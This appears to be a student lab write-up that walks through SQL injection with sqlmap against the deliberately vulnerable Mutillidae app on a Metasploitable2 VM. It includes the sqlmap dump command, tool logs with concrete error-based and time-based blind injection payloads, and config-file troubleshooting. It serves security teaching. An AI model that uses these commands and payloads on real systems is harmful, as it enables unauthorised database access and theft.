
Practical 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection


A. Using SQLMap:

1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ _
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player

```
--- 192.168.37.131 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.


Mutillidae: Born to be Hacked
Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In
Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
A10 - Unvalidated Redirects and Forwards
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice Target
HTML Injection (HTMLi)
HTMLi via HTTP Headers
HTMLi Via DOM Injection
HTMLi Via Cookie Injection
Command Injection
JavaScript Injection
HTTP Parameter Pollution
Cascading Style Injection
JavaScript Object Notation (JSON) Injection
User Info
Vulnerable PHP Scripts Of OWASP Top 10
Samurai WTF and Backtrack contains all the tools needed or you may build your own collection
back|track
Samurai Web Testing Framework
HACKERS FOR CHARITY
Site hacked...err...qua tested with Sam WTF, Backtrac Firefox, Burp-Su Netcat, and the Mozilla Add-ons
@webpwnized



View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Table 'metasploit.accounts' doesn't exist
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnotic Information	SELECT * FROM accounts WHERE username='admin' AND password='password'


Did you setup/reset the DB?

4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.11#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
```

5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump --batch”.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' --dbs --dump --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:20:51 /2022-11-19/

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d…1551477db8'). Do you want to use those
[Y/n] Y
[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:52] [INFO] testing if the target URL content is stable
[00:20:52] [INFO] target URL content is stable
[00:20:52] [INFO] testing if GET parameter 'page' is dynamic
[00:20:52] [INFO] GET parameter 'page' appears to be dynamic
[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'
[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:53] [WARNING] reflective value(s) found and filtering out
[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:20:54] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```


6. Type Y for all the Questions.



```
[07:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae…d114240981'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password'||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```


7. It will take quite a while for the process to complete as it is checking the vulnerabilities

8. You will get the following error.




```
ACTVALUE)'
[15:30:00] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query - comment) - PROCEDURE ANA
LYSE (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - co
mment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[15:30:04] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMAR
K)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)
'
[15:30:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[15:30:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[15:30:08] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[15:30:12] [WARNING] GET parameter 'user-info-php-submit-button' does not seem to be injectable
[15:30:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase valu
es for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there i
s some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tam
per' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 15:30:12 /2022-11-18/
```

9. To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file.




```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/confing.inc
[sudo] password for msfadmin:
```




```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

